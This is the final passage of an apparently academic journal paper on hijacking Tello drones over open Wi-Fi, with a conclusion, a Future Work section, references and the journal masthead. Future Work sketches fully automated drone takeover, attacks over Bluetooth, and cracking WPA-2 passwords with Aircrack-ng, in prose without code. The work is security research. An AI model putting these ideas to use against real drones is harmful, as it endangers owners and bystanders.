Responsible corporations must ask the right questions regarding security and work on solutions before launching their products onto consumers.

The technology industry also has the responsibility to ensure that networks, software, and hardware are maintained and developed so that security is at the forefront of innovation. Just as drones in general (and Tello drones in particular) are vulnerable to exploits, any technological device is vulnerable to hacking. Security and privacy should be basic human rights, not afterthoughts. Only with proper precautions can technological advances be the gift that they are intended to be for all humankind.

FUTURE WORK

This research is focused on changing controllers of a drone that communicates via wireless fidelity (instead of lo-fi), with the wireless connection having no security or password. Thus, a few potential studies to extend this partition of physical hacking are listed below.

Fully automatic takeover: The easiest extension of this project is modifying the program to obtain the victim phone MAC address automatically. Of course, it would be awesome if the program also included logic for the attacker's computer to connect to the drone itself instead of using an external, attacker's phone. The Tello drone is perfect for this as the Tello community created a software development kit to interact with the drone in python. There are issues with where to send the drone, especially indoors, but other projects work to help drone localization indoors (Palazzi, 2015). Perhaps one day, 'full-auto' drone hacking will be allowed indoors.

***Bluetooth*:** Named after a Viking, Bluetooth has also become a popular interface for wireless communication. Notably, even the Tello drone supports Bluetooth. A project that demonstrates the weakness of Bluetooth communication for drones is in order.

WPA-2 secured: Although WPA-2 is the best wireless security we currently have, it relies on the human controller to make full use of its capabilities. Just as with online accounts, the secret password to connect to the drone access point should not be 'password'. Or 'passw0rd'.

WiMAX and 4G/5G: For drones traveling through mountains, over long distances, or in dense cities, different communication frequencies may be used. Following all legal, moral, and ethical requirements, the same techniques described in this paper can be used to detect vulnerabilities in WiMAX and broadband cellular drones.

The tools used in this project are from the Aircrack-ng suite. The suite also contains tools for capturing WPA-2 connection establishment packets (handshake) and decrypting WPA-2 passwords. A project here would prove how drone access points need proper configuration just like their computer network counterparts.

REFERENCES

Abtahi, P., Zhao, D. Y., E., J. L., & Landay, J. A. (2017, Sep). Drone Near Me: Exploring Touch-Based Human-Drone Interaction, *1*(3).

Akgun, S. A., Ghafurian, M., Crowley, M., & Dautenhahn, K. (2020). Using Emotions to Complement Multi-Modal Human-Robot Interaction in Urban Search and Rescue Scenarios. *Conference Proceedings of the 2020 International Conference on Multimodal Interaction* (pp. 575-584). New York, NY, USA: Association for Computing Machinery.

Bjurling, O., Granlund, R., Alfredson, J., Arvola, M., & Ziemke, T. (2020). Drone Swarms in Forest Firefighting: A Local Development Case Study of Multi-Level Human-Swarm Interaction. *Conference Proceedings of the 11th Nordic Conference on Human-Computer Interaction: Shaping Experiences, Shaping Society.* New York, NY, USA: Association for Computing Machinery.

Christian, A., & Cabell, R. (2017). Initial Investigation into the Psychoacoustic Properties of Small Unmanned Aerial System Noise. *AIAA Aviation Technology, Integration, and Operations Conference.* Denver.

Coletta, A., Maselli, G., Piva, M., & Silvestri, D. (2020). DANGER: A Drones Aided Network for Guiding Emergency and Rescue Operations. *Conference Proceedings of the Twenty-First International Symposium on Theory, Algorithmic Foundations, and Protocol Design for Mobile Networks and Mobile Computing* (pp. 303-304). New York, NY, USA: Association for Computing Machinery.

Colley, A., Virtanen, L., Knierim, P., & Häkkilä, J. (2017). Investigating Drone Motion as Pedestrian Guidance. *Conference Proceedings of the 16th International Conference on Mobile and Ubiquitous Multimedia* (pp. 143-150). New York, NY, USA: Association for Computing Machinery.

Eron, K., Kohnert, L., Watters, A., Logan, C., Weisner-Rose, M., & Mehler, P. S. (2020). Weighted Blanket Use: A Systematic Review. *The American journal of occupational therapy, 74*(2), 1-14.

Hetter, & Katia. (2014). Marriott fined $600,000 by FCC for blocking guests' Wi-Fi. CNN.

Hutchins, E. M., Cloppert, M. J., & Amin, R. M. (2011). Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. *Leading Issues in Information Warfare & Security Research, 1*(1), 80.

Jeffrey-Wilensky, J. (2019). The definition of the kilogram just changed. Here's what that means. PBC.

Kim, B., Kim, H. Y., & Kim, J. (2016). Getting Home Safely with Drone. *Conference Proceedings of the 2016 ACM International Joint Conference on Pervasive and Ubiquitous Computing: Adjunct* (pp. 117-120). New York, NY, USA: Association for Computing Machinery.

Kim, H. Y., Kim, B., & Kim, J. (2016). The Naughty Drone: A Qualitative Research on Drone as Companion Device. *Conference Proceedings of the 10th International Conference on Ubiquitous Information Management and Communication.* New York, NY, USA: Association for Computing Machinery.

La Delfa, J., Baytas, M. A., Patibanda, R., Ngari, H., Khot, R. A., & Mueller, F. ’. (2020). Drone Chi: Somaesthetic Human-Drone Interaction. *Conference Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems* (pp. 1-13). New York, NY, USA: Association for Computing Machinery.

Lockheed Martin. (n.d.). *Cyber Kill Chain®.* Retrieved from Lockheed Martin: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

Mohamud, A., & Ashok, A. (2018). Drone Noise Reduction through Audio Waveguiding. *Conference Proceedings of the 4th ACM Workshop on Micro Aerial Vehicle Networks, Systems, and Applications* (pp. 92-94). New York, NY, USA: Association for Computing Machinery.

Odenwald, S. (2009). Some Famous Unit Conversion Errors! NASA.

Palazzi, C. E. (2015). Drone Indoor Self-Localization. *Conference Proceedings of the First Workshop on Micro Aerial Vehicle Networks, Systems, and Applications for Civilian Use* (pp. 53-54). New York, NY, USA: Association for Computing Machinery.

Tan, H., Lee, J., & Gao, G. (2018). Human-Drone Interaction: Drone Delivery & Services for Social Events. *Conference Proceedings of the 2018 ACM Conference Companion Publication on Designing Interactive Systems* (pp. 183-187). New York, NY, USA: Association for Computing Machinery.

QRBD

QUARTERLY REVIEW OF BUSINESS DISCIPLINES

November 2021

Volume 8
Number 3

A JOURNAL OF INTERNATIONAL ACADEMY OF BUSINESS DISCIPLINES
SPONSORED BY UNIVERSITY OF NORTH FLORIDA
ISSN 2334-0169 (print)
ISSN 2329-5163 (online)